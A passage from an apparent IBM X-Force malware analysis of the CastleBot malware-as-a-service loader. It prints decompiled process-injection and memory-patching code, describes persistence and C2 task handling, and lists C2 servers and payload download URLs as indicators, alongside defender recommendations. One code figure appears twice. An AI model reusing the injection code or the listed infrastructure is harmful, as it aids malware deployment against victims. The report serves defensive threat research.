      if ( lpNumberOfBytesRead == 32 && LOBYTE(lpBuffer[0]) == 0xB8 )
      {
        patch_buffer[0] = 0xBBB8;           // B8 BB 00 00 C0   mov eax,C00000BB -> STATUS_NOT_SUPPORTED
        patch_buffer[1] = 0x10C2C0;         // C2 10 00         ret 10h
        lpNumberOfBytesWritten = 0;
        v14 = zf_load_dll_by_index(1);
        WriteProcessMemory = zf_get_api_by_hash(v14, 1222363549);// kernel32.dll!b'WriteProcessMemory'
        NtManageHotPatch = WriteProcessMemory(process, lpAddress, patch_buffer, 8, &lpNumberOfBytesWritten);
        if ( NtManageHotPatch )
        {
          if ( lpNumberOfBytesWritten == 8 )
          {
            v16 = zf_load_dll_by_index(1);
            VirtualProtectEx_1 = zf_get_api_by_hash(v16, -107956195);// kernel32.dll!b'VirtualProtectEx'
            VirtualProtectEx_1(process, lpAddress, 32, lpflOldProtect, &lpflOldProtect);
            v18 = zf_load_dll_by_index(1);
            FlushInstructionCache = zf_get_api_by_hash(v18, -113830395);// kernel32.dll!b'FlushInstructionCache'
            return FlushInstructionCache(process, lpAddress, 8);
          }
        }
      }
    }
  }
}
```

The rest of the process injection follows common injection techniques by allocating memory in the target process, writing the sections into the buffer and modifying the thread context before resuming execution.

```
if ( GetThreadContext(hThread, thread_context) )
{
  process_basic_information = zf_get_process_basic_information(hProcess);
  v25 = zf_load_dll_by_index(1);
  VirtualAllocEx = zf_get_api_by_hash(v25, 2143775807);// kernel32.dll!b'VirtualAllocEx'
  buffer = VirtualAllocEx(
             hProcess,
             pe_header->OptionalHeader.ImageBase,
             pe_header->OptionalHeader.SizeOfImage,
             0x3000,
             PAGE_EXECUTE_READWRITE);
  if ( !buffer )
  {
    v27 = zf_load_dll_by_index(1);
    VirtualAllocEx_1 = zf_get_api_by_hash(v27, 2143775807);// kernel32.dll!b'VirtualAllocEx'
    VirtualAllocEx_1(hProcess, 0, pe_header->OptionalHeader.SizeOfImage, 12288, 64);
  }
  v29 = zf_load_dll_by_index(1);
  WriteProcessMemory = zf_get_api_by_hash(v29, 1222363549);// kernel32.dll!b'WriteProcessMemory'
  WriteProcessMemory(hProcess, buffer, payload, pe_header->OptionalHeader.SizeOfHeaders, 0);
  if ( pe_header->FileHeader.NumberOfSections )
  {
    section_table = (*(payload + 0x3C) + pe_header->FileHeader.SizeOfOptionalHeader + 0x28 + payload);
    section_ctr = 0;
    do
    {
      v33 = zf_load_dll_by_index(1);
      WriteProcessMemory_1 = zf_get_api_by_hash(v33, 1222363549);// kernel32.dll!b'WriteProcessMemory'
      WriteProcessMemory_1(
        hProcess,
        buffer + ADJ(section_table)->VirtualAddress,
        payload + ADJ(section_table)->PointerToRawData,
        ADJ(section_table)->SizeOfRawData,
        0);
      section_table += 0xA;
      ++section_ctr;
    }
    while ( section_ctr < pe_header->FileHeader.NumberOfSections );
    v4 = v50;
  }
  v35 = zf_load_dll_by_index(1);
  WriteProcessMemory_2 = zf_get_api_by_hash(v35, 1222363549);// kernel32.dll!b'WriteProcessMemory'
  WriteProcessMemory_2(hProcess, process_basic_information->Reserved2, &buffer, 4, 0);
  thread_context_cpy->Eax = buffer + pe_header->OptionalHeader.AddressOfEntryPoint;
  v37 = zf_load_dll_by_index(1);
  SetThreadContext = zf_get_api_by_hash(v37, -1545892871);// kernel32.dll!b'SetThreadContext'
  SetThreadContext(hThread, thread_context_cpy);
  v39 = zf_load_dll_by_index(1);
  ResumeThread = zf_get_api_by_hash(v39, -731144550);// kernel32.dll!b'ResumeThread'
  ResumeThread(hThread);
```

Fig. 6: CastleBot process injection

```
if ( GetThreadContext(hThread, thread_context) )
{
  process_basic_information = zf_get_process_basic_information(hProcess);
  v25 = zf_load_dll_by_index(1);
  VirtualAllocEx = zf_get_api_by_hash(v25, 2143775807);// kernel32.dll!b'VirtualAllocEx'
  buffer = VirtualAllocEx(
             hProcess,
             pe_header->OptionalHeader.ImageBase,
             pe_header->OptionalHeader.SizeOfImage,
             0x3000,
             PAGE_EXECUTE_READWRITE);
  if ( !buffer )
  {
    v27 = zf_load_dll_by_index(1);
    VirtualAllocEx_1 = zf_get_api_by_hash(v27, 2143775807);// kernel32.dll!b'VirtualAllocEx'
    VirtualAllocEx_1(hProcess, 0, pe_header->OptionalHeader.SizeOfImage, 12288, 64);
  }
  v29 = zf_load_dll_by_index(1);
  WriteProcessMemory = zf_get_api_by_hash(v29, 1222363549);// kernel32.dll!b'WriteProcessMemory'
  WriteProcessMemory(hProcess, buffer, payload, pe_header->OptionalHeader.SizeOfHeaders, 0);
  if ( pe_header->FileHeader.NumberOfSections )
  {
    section_table = (*(payload + 0x3C) + pe_header->FileHeader.SizeOfOptionalHeader + 0x28 + payload);
    section_ctr = 0;
    do
    {
      v33 = zf_load_dll_by_index(1);
      WriteProcessMemory_1 = zf_get_api_by_hash(v33, 1222363549);// kernel32.dll!b'WriteProcessMemory'
      WriteProcessMemory_1(
        hProcess,
        buffer + ADJ(section_table)->VirtualAddress,
        payload + ADJ(section_table)->PointerToRawData,
        ADJ(section_table)->SizeOfRawData,
        0);
      section_table += 0xA;
      ++section_ctr;
    }
    while ( section_ctr < pe_header->FileHeader.NumberOfSections );
    v4 = v50;
  }
  v35 = zf_load_dll_by_index(1);
  WriteProcessMemory_2 = zf_get_api_by_hash(v35, 1222363549);// kernel32.dll!b'WriteProcessMemory'
  WriteProcessMemory_2(hProcess, process_basic_information->Reserved2, &buffer, 4, 0);
  thread_context_cpy->Eax = buffer + pe_header->OptionalHeader.AddressOfEntryPoint;
  v37 = zf_load_dll_by_index(1);
  SetThreadContext = zf_get_api_by_hash(v37, -1545892871);// kernel32.dll!b'SetThreadContext'
  SetThreadContext(hThread, thread_context_cpy);
  v39 = zf_load_dll_by_index(1);
  ResumeThread = zf_get_api_by_hash(v39, -731144550);// kernel32.dll!b'ResumeThread'
  ResumeThread(hThread);
```

Persistence

If the startup method field is set to "1", CastleBot establishes persistence by creating a scheduled task. To register the task, the malware uses the **ITaskService** COM interface to connect to the Task Scheduler service. It creates a new task and an execute action for the target payload, which is triggered every time the current user logs on (TASK_TRIGGER_LOGON).

Task completion

Each task in the "tasks" container is handled iteratively according to its specified fields. Once a task has been completed without errors, the malware reports back the successful execution via an HTTP GET request to:

http://<c2_server>/service/tasks/complete/id/<task_id>

July 2025 updates

X-Force observed an updated CastleBot core variant, supporting new launch methods and an option called "wow64_bypass", used to specifically launch 32-bit system binaries in the SysWOW64 folder.

Launch method	**Payload**	**Execution**
1	EXE downloaded from URL	Via *CreateProcessW* or *ShellExecuteW*
2	DLL downloaded from URL	Via *ShellExecuteW* and rundll.exe
3	DLL downloaded from URL	Via *ShellExecuteW* and regsrv32.exe
4	DLL downloaded from URL	Via *LoadLibraryW*
5	PE downloaded from URL	Injected into new process via old mechanism
6	PE downloaded from URL	Injected into new process via PE Loader
7	PowerShell command in the "argument" field	Via *ShellExecuteW*
8	BAT command in the "argument" field	Via *ShellExecuteW*
9	MSI downloaded from URL	Via *ShellExecuteW* and msiexec.exe

The additional process injection implementation (launch method 6) writes both the CastleBot Loader component (see analysis section above) as well as the PE payload into the target process. It then uses *QueueUserAPC* and *ResumeThread* to transfer execution to the loader, which properly loads the PE payload into memory and executes it.

```
if ( CreateProcessW(lpApplicationName, lpCommandLine, 0, 0, 0, CREATE_SUSPENDED, 0, 0, lpStartupInfo, &hProcess) )
{
  v23 = zf_load_dll_by_index(1);
  VirtualAlloc = zf_get_api_by_hash(v23, 2143775807);// kernel32.dll!b'VirtualAllocEx'
  if ( payload )
    size = payload->size;
  else
    size = 0;
  payload_buffer = VirtualAlloc(hProcess, 0, size, 0x3000, PAGE_READWRITE);
  v27 = zf_load_dll_by_index(1);
  VirtualAlloc_1 = zf_get_api_by_hash(v27, 2143775807);// kernel32.dll!b'VirtualAllocEx'
  buffer2 = VirtualAlloc_1(hProcess, 0, 0x1370, 0x3000, PAGE_EXECUTE_READWRITE);
  pe_loader_buffer = buffer2;
  if ( payload_buffer && buffer2 )
  {
    lpNumberOfBytesWritten = 0;
    v31 = zf_load_dll_by_index(1);
    WriteProcessMemory = zf_get_api_by_hash(v31, 1222363549);// kernel32.dll!b'WriteProcessMemory'
    payload_size = payload ? payload->size : 0;
    data = payload ? payload->data : 0;
    WriteProcessMemory(hProcess, payload_buffer, data, payload_size, &lpNumberOfBytesWritten);
    v34 = zf_load_dll_by_index(1);
    WriteProcessMemory_1 = zf_get_api_by_hash(v34, 1222363549);// kernel32.dll!b'WriteProcessMemory'
    WriteProcessMemory_1(hProcess, pe_loader_buffer, zf_pe_loader, 0x1370, &lpNumberOfBytesWritten);
    v36 = zf_load_dll_by_index(1);
    QueueUserAPC = zf_get_api_by_hash(v36, 3444738582);// kernel32.dll!b'QueueUserAPC'
    if ( QueueUserAPC(pe_loader_buffer, hThread, payload_buffer) )
    {
      v38 = zf_load_dll_by_index(1);
      ResumeThread = zf_get_api_by_hash(v38, 3563822746);// kernel32.dll!b'ResumeThread'
      ResumeThread(hThread);
      v51 = 1;
    }
  }
```

Fig. 7: Process injection via QueueUserAPC

This technique uses significantly fewer *WriteProcessMemory* API calls and provides a more complete loading functionality from the CastleBot Loader stub.

The latest tech news, backed by expert insights

Campaigns and payloads

CastleBot's main objective is to enable the deployment of secondary payloads onto victim machines. X-Force uncovered several different payloads distributed by CastleBot, often with multiple payloads in a single campaign. Payloads vary in sophistication, from commodity infostealers to more capable backdoors such as NetSupport or WarmCookie, which have been linked to ransomware attacks.

The CastleBot MaaS framework appears to allow operators to filter infected machines and easily update payloads to manage multiple active campaigns with great flexibility, according to Prodaft's analysis and screenshots of the C2 panel. With the fluidity of payloads and the operator's ability to add multiple tasks and payloads to a single campaign, CastleBot infection chains are more complex in comparison to traditionally static malware stages.

X-Force does not have any evidence of a widespread advertisement of the MaaS on the dark web, which might indicate that the service is currently only sold to a private group of affiliates.

NetSupport

Without identifying the malware as its own framework, various fragments of the campaigns leading to NetSupport were publicly reported on by other researchers in June and July 2025.

DomainTools observed fake DocuSign pages employing the ClickFix technique to execute a malicious PowerShell script, which in turn downloads CastleBot to deploy NetSupport. Campaign IoCs:

a2898897d3ada2990e523b61f3efaacf6f67af1a52e0996d3f9651b41a1c59c9: PowerShell script downloading and extracting a ZIP archive before executing "jp2launcher.exe"
d6eea6cf20a744f3394fb0c1a30431f1ef79d6992b552622ad17d86490b7aa7b: "msvcp14.dll" crypted CastleBot stager DLL-sideloaded by "jp2launcher.exe". http://mhousecreative[.]com/service/ - CastleBot C2 server for stager and core components. "5702b2a25802ff1b520c0d1e388026f8074e836d4e69c10f9481283f886fd9f4" - CastleBot campaign ID
http://mhousecreative[.]com/service/download/general_1 - NetSupport download URL hosted on CastleBot C2 server
2a2cd6377ad69a298af55f29359d67e4586ec16e6c02c1b8ad27c38471145569: NetSupport payload

PaloAlto's Unit42 reported similar activity with websites imitating DocuSign and Okta, using ClickFix to deploy CastleBot via the initial stager and loader components. It contains a partial analysis of a "NetSupport RAT Loader", which X-Force identifies as the CastleBot framework. Campaign IoCs:

8b2ebeff16a20cfcf794e8f314c37795261619d96d602c8ee13bc6255e951a43: PowerShell script downloading and extracting a ZIP archive before executing "jp2launcher.exe"
cbaf513e7fd4322b14adcc34b34d793d79076ad310925981548e8d3cff886527: "msvcp14.dll" crypted CastleBot stager DLL-sideloaded by "jp2launcher.exe". http://80.77.23[.]48/service/ - CastleBot C2 server for stager and core components. "5702b2a25802ff1b520c0d1e388026f8074e836d4e69c10f9481283f886fd9f4" - CastleBot campaign ID

WarmCookie

One of the more interesting payloads of CastleBot is the WarmCookie backdoor (aka Quickbind, BadSpace). It is likely part of a larger cyber crime ecosystem enabling ransomware attacks and was among the malware families successfully targeted by international law enforcement during Operation Endgame in 2024. Previously, the threat actor Hive0137 distributed

WarmCookie via malicious email campaigns, though no significant activity has been observed in 2025, according to X-Force's visibility. WarmCookie is publicly tied to TA866/Asylum Ambuscade operations.

The campaign X-Force observed began in June with a weaponized ZIP archive imitating an installer for a legitimate software **SSMS-20.2-enu.zip** (4766f5cc6501fc40c7151a0ce1c9d2cc49fca9b0b9cab2a206dd2426947e9afe). Among the legitimate components, it contains a malicious executable **SSMS_Windows.x64.exe** (05ecf871c7382b0c74e5bac267bb5d12446f52368bb1bfe5d2a4200d0f43c1d8) identified as a variant of Dave Loader, which decrypts a payload stored within its resources. After decryption, Dave Loader injects the CastleBot backdoor (202f6b6631ade2c41e4762e5877ce0063a3beabce0c3f8564b6499a1164c1e04), which receives the task to download and execute a WarmCookie payload (5bca7f1942e07e8c12ecd9c802ecdb96570dfaaa1f44a6753ebb9ffda0604cb4) from

http://173.44.141[.]89/service/download/docusign2.exe

The WarmCookie C2 server is located at:

170.130.165[.]112

A second sample found later in June used a similar executable, imitating an installer for Zscaler software **Zscaler-windows-4.4.0.379-installer-x64.exe** (bf21161c808ae74bf08e8d7f83334ba926ffa0bab96ccac42dde418270387890). The AutoIt-compiled binary is a simple shellcode loader, executing the embedded CastleBot stager, which in turn downloads the same CastleBot backdoor binary (202f6b6631ade2c41e4762e5877ce0063a3beabce0c3f8564b6499a1164c1e04).

Sandbox executions of the parent CastleBot sample indicate that the same affiliate may have dropped a StealC payload with a C2 server at "http://107.158.128[.]105/c91252f9ab114f26.php" during the campaign; however, X-Force was not able to retrieve a sample.

Both campaigns use the CastleBot campaign ID "**81a16c72f9c9f4ea94d68b609c78f72d4a8725e7b8f6949b12d8871b6c6843e3**".

Infostealers

Additionally, X-Force is tracking multiple CastleBot campaigns delivering various infostealers. The malware supports multiple download tasks for any campaign, which will result in the deployment of multiple payloads on the same client. The executable AMD_Chipset_DriverOnly_DCH_AMD_Z_V1.2.0.105_20238.exe (e6aab1b6a150ee3cbc721ac2575c57309f307f69cd1b478d494c25cde0baaf85) loads the embedded CastleBot core payload (b45cce4ede6ffb7b6f28f75a0cbb60e65592840d98dcb63155b9fa0324a88be2) from its resource and executes it. It's C2 server's settings endpoint is located at

http://62.60.226[.]73/service/settings/32e7ebb66296d22b4cf28dbe6d8dfd314590175d5fc2168609886985d6c807c1

which was found to transmit a total of three separate tasks in a single C2 message, each deploying a different payload:

- Task ID: 0x16
- - Download URL: https[:]//google.herionhelpline[.]com/app/AcerUSBUpdate.exe
  - Payload: 03122e46a3e48141553e7567c659642b1938b2d3641432f916375c163df819c1 (Rhadamanthys)
  - Install path: None
  - Launch method: 6
- Task ID: 0x17
- - Download URL: https[:]//google.herionhelpline[.]com/app/light1_v5_signed.html
  - Payload: 12de997634859d1f93273e552dec855bfae440dcf11159ada19ca0ae13d53dff (Remcos)
  - Install path: %ProgramData%\AmazonApp\AmazonWebServiceUpdate.exe

    - Launch method: 1

- Task ID: 0x18
-
    - https[:]//google.herionhelpline[.]com/app/SlackUpdateWeb.html
    - Payload: c8f95f436c1f618a8ef5c490555c6a1380d018f44e1644837f19cb71f6584a8a (DeerStealer)
    - Install path: %AppData%\SlackUpdate\SlackServiceUpdate.exe
    - Launch method: 1

X-Force further discovered campaigns deploying SecTopRAT (aka ArechClient), HijackLoader (aka Shadowladder) and MonsterV2 (aka Aurotun Stealer).

SecTopRAT and HijackLoader:

- **GlobalProtect-win-6.3.zip** with executable sideloading msvcp140.dll (8bf93cef46fda2bdb9d2a426fbcd35ffedea9ed9bd97bf78cc51282bd1fb2095)
- CastleBot C2 server: http[:]//107.158.128[.]45/service/settings/81a16c72f9c9f4ea94d68b609c78f72d4a8725e7b8f6949b12d8871b6c6843
- Payload hosted at http[:]//107.158.128[.]45/service/download/Exchanger32.zip (4834bc71fc5d3729ad5280e44a13e9627e3a82fd4db1bb992fa8ae52602825c6)

MonsterV2:

- **libssl-1_1.dll** (53dddae886017fbfbb43ef236996b9a4d9fb670833dfa0c3eac982815dc8d2a5) DLL-sideloaded, reflectively injects CastleBot stager
- CastleBot C2 server: http[:]//107.158.128[.]45/service/settings/8306a6b35d4be6de72be58860791e3644468fd67f675e4045a246dd27fa569
- Payload hosted at http[:]//107.158.128[.]45/service/download/CCver_Setup.exe (ab725f5ab19eec691b66c37c715abd0e9ab44556708094a911b84987d700aa62)

Conclusion

CastleBot is the latest evidence of a shift in the initial infection vectors of the cyber crime threat landscape. Backdoors and MaaS frameworks are increasingly distributed through fake websites as part of trojanized software or via the ClickFix technique. Within a few short months since observing an increase in CastleBot activity, the developers have already added several new features and will likely attempt to keep up with adapting EDR and network security solutions. Current activity suggests multiple affiliates making use of CastleBot to deploy both infostealers and backdoors, which may lead to high-impact ransomware incidents.

Defenders are advised to remain vigilant with the techniques mentioned in this report and take the appropriate actions to mitigate the risk of a CastleBot infection.

Recommendations

- Ensure EDR software and associated security controls are up to date
- Train users to exercise extreme caution when downloading software and refrain from installing unsanctioned or unverified software
- Implement multi-factor authentication and monitor for leaked enterprise credentials
- Set up alerts or consider blocking outgoing HTTP (non-HTTPS) connections, and URLs containing IP addresses in particular

Indicators of Compromise


Indicator	Indicator Type	Context
http://173.44.141[.]89/service/download/data_4x.bin	URL	CastleBot core download URL
http://173.44.141[.]89/service/download/data_3x.bin	URL	CastleBot Loader download URL
http://173.44.141[.]89/service/	URL	CastleBot C2 server
http://mhousecreative[.]com/service/	URL	CastleBot C2 server
http://80.77.23[.]48/service/	URL	CastleBot C2 server
http://62.60.226[.]73/service/	URL	CastleBot C2 server
http://107.158.128[.]45/service/	URL	CastleBot C2 server
http://62.60.226[.]73/service/	URL	CastleBot C2 server
202f6b6631ade2c41e4762e5877ce0063a3beabce0c3f8564b6499a1164c1e04	SHA256	CastleBot core
a2898897d3ada2990e523b61f3efaacf6f67af1a52e0996d3f9651b41a1c59c9	SHA256	PowerShell script downloading and extracting a ZIP archive
d6eea6cf20a744f3394fb0c1a30431f1ef79d6992b552622ad17d86490b7aa7b	SHA256	Crypted CastleBot stager
http://mhousecreative[.]com/service/download/general_1	URL	NetSupport download URL (May 13)

2a2cd6377ad69a298af55f2 9359d67e4586ec16e6c02c1 b8ad27c38471145569	SHA256	NetSupport ZIP payload
8b2ebeff16a20cfcf794e8f31 4c37795261619d96d602c8e e13bc6255e951a43	SHA256	PowerShell script downloading and extracting a ZIP archive
cbaf513e7fd4322b14adcc34 b34d793d79076ad31092598 1548e8d3cff886527	SHA256	Crypted CastleBot stager
05ecf871c7382b0c74e5bac 267bb5d12446f52368bb1bfe 5d2a4200d0f43c1d8	SHA256	DaveLoader
http://173.44.141[.]89/service/ download/docusign2.exe	URL	WarmCookie download URL (June 6)
5bca7f1942e07e8c12ecd9c80 2ecdb96570dfaaa1f44a6753e bb9ffda0604cb4	SHA256	WarmCookie payload
170.130.165[.]112	IPv4	WarmCookie C2 server
bf21161c808ae74bf08e8d7f83 334ba926ffa0bab96ccac42dd e418270387890	SHA256	AutoIt loader for CastleBot stager
http://107.158.128[.]105/c9125 2f9ab114f26.php	URL	StealC C2 server
e6aab1b6a150ee3cbc721ac25 75c57309f307f69cd1b478d49 4c25cde0baaf85	SHA256	Loader containing CastleBot core
b45cce4ede6ffb7b6f28f75a0c bb60e65592840d98dcb63155	SHA256	CastleBot core

b9fa0324a88be2		
https://google.herionhelpline[.]com/app/AcerUSBUpdate.exe	URL	Rhadamanthys download URL (July 10)
03122e46a3e48141553e7567c659642b1938b2d3641432f916375c163df819c1	SHA256	Rhadamanthys first stage payload
https://google.herionhelpline[.]com/app/light1_v5_signed.html	URL	Remcos download URL (July 10)
12de997634859d1f93273e552dec855bfae440dcf11159ada19ca0ae13d53dff	SHA256	Remcos payload
https://google.herionhelpline[.]com/app/SlackUpdateWeb.html	URL	DeerStealer download URL (July 10)
c8f95f436c1f618a8ef5c490555c6a1380d018f44e1644837f19cb71f6584a8a	SHA256	DeerStealer payload
8bf93cef46fda2bdb9d2a426fbcd35ffedea9ed9bd97bf78cc51282bd1fb2095	SHA256	Crypted CastleBot stager
http://107.158.128[.]45/service/download/Exchanger32.zip	URL	HijackLoader and SecTopRAT download URL (July 5)
4834bc71fc5d3729ad5280e44a13e9627e3a82fd4db1bb992fa8ae52602825c6	SHA256	HijackLoader and SecTopRAT ZIP payload

53dddae886017fbfbb43ef2369 96b9a4d9fb670833dfa0c3eac 982815dc8d2a5	SHA256	Crypted CastleBot stager
http://107.158.128[.]45/service /download/CCver_Setup.exe	URL	MonsterV2 download URL (July 10)
ab725f5ab19eec691b66c37c715 abd0e9ab44556708094a911b8 4987d700aa62	SHA256	MonsterV2 payload

IBM X-Force Premier Threat Intelligence is now integrated with OpenCTI by Filigran, delivering actionable threat intelligence about this threat activity and more. Access insights on threat actors, malware, and industry risks. Install the X-Force OpenCTI Connector to enhance detection and response, strengthening your cybersecurity with IBM X-Force's expertise. Get a 30-Day X-Force Premier Threat Intelligence trial today!



Source: https://www.ibm.com/think/x-force/dissecting-castlebot-maas-operation